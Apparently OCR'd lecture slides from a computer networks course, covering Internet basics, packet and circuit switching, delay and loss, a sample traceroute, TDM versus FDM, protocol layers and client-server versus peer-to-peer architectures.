Computer Networks

Section I

Basics

Agenda

- What is the Internet
- Access Networks
- The Network Core
    - Packet Switching
    - Circuit Switching
- Delay, Loss and Throughput in Packet-Switched Networks
- Protocol Layers and Their Service Models

What is the Internet

Internet: “network of networks”

Interconnected ISPs

protocols


control sending, receiving of messages

e.g., TCP, IP, HTTP, Skype, 802.11

Internet standards


RFC: Request for comments

IETF: Internet Engineering Task Force




What is the Internet

- ***Infrastructure that provides services to applications:***
  - Web, VoIP, email, games, e-commerce, social nets, …
- ***provides programming interface to apps***
  - hooks that allow sending and receiving app programs to “connect” to Internet
  - provides service options, analogous to postal service




Network core

- mesh of interconnected routers
- packet-switching: hosts break application-layer messages into ***packets***
    - forward packets from one router to the next, across links on path from source to destination
    - each packet transmitted at full link capacity



Packet switching




- takes *L*/*R* seconds to transmit (push out) *L*-bit packet into link at *R* bps
- *store and forward:* entire packet must arrive at router before it can be transmitted on next link

example:

- *L* = **7.5** Mbits
- *R* = **1.5** Mbps
- one-hop transmission delay = **5** sec

Packet switching




Queuing and loss:

- If arrival rate (in bits) to link exceeds transmission rate of link for a period of time:
  - packets will queue, wait to be transmitted on link
  - packets can be dropped (lost) if memory (buffer) fills up

Packet switching

Traceroute


```
traceroute to reddit.com (151.101.1.140), 30 hops max, 60 byte packets
 1  100.66.9.36 (100.66.9.36)  19.643 ms 100.66.12.214 (100.66.12.214)  40.240 ms 100.66.12.40 (100.66.12.40)  19.873 ms
 3  100.66.10.32 (100.66.10.32)  13.061 ms 100.66.15.182 (100.66.15.182)  13.272 ms 100.66.15.206 (100.66.15.206)  15.199 ms
 4  100.66.6.43 (100.66.6.43)  16.006 ms 100.66.7.241 (100.66.7.241)  18.587 ms 100.66.7.27 (100.66.7.27)  18.388 ms
...
16  * * *
17  * * *
18  * * 52.93.27.142 (52.93.27.142)  1.083 ms
19  * * *
20  * * *
```



Circuit switching

end-end resources allocated to, reserved for “call” between source & dest:

- In diagram, each link has four circuits.
  - call gets 2nd circuit in top link and 1st circuit in right link.
- **dedicated resources**: no sharing
  - circuit-like (guaranteed) performance
- circuit segment idle if not used by call *(no sharing)*
- Commonly used in traditional telephone networks



Circuit switching


Time Division Multiplexing vs **Frequency Division Multiplexing**

1. FDM divides the channel into **multiple small frequency ranges**, while TDM divides a channel by allocating a **time period** for each channel.

2. TDM provides much better flexibility compared to FDM.

3. FDM proves much better latency compared to TDM.

4. TDM and FDM can be used in tandem.




Protocol layers


Is there any hope of *organizing* structure of network?

Networks are complex, with many "pieces":

- hosts
- routers
- links of various media
- applications
- protocols
- hardware, software



Protocol layers




layers: **each layer implements a service**

- via its own internal-layer actions
- relying on services provided by layer below


Protocol layers

- ***application***: supporting network applications
  - FTP, SMTP, HTTP
- ***transport***: process-process data transfer
  - TCP, UDP
- ***network***: routing of datagrams from source to destination
  - IP, routing protocols
- ***link***: data transfer between neighboring network elements
  - Ethernet, 802.111 (WiFi), PPP
- ***physical***: bits “on the wire”



Protocol layers

Encapsulation



Section II

Application layer

Agenda

- Processes Communicating
    - Client - Server
    - P2P
- Popular protocols
    - HTTP
    - WebSockets
    - DNS
    - BitTorrent
    - Mail delivery protocols (IMAP, POP3, SMTP)


Application layers

write programs that:

- run on (different) *end systems*
- communicate over network
- e.g., web server software communicates with browser software


no need to write software for network-core devices

- network-core devices do not run user applications
- applications on end systems allows for rapid app development, propagation




Application layers

Client - Sever architecture (master - slave)




Peer-to-Peer (P2P)



Application layers

Client - Sever architecture (master - slave)



server:

- always-on host
- permanent IP address
- data centers for scaling


clients:

- communicate with server
- may be intermittently connected
- may have dynamic IP addresses
- do not communicate directly with each other

Application layers

- *no* always-on server
- arbitrary end systems directly communicate
- peers request service from other peers, provide service in return to other peers
  - *self scalability* – new peers bring new service capacity, as well as new service demands
- peers are intermittently connected and change IP addresses
  - complex management


Peer-to-Peer (P2P)



Application layers

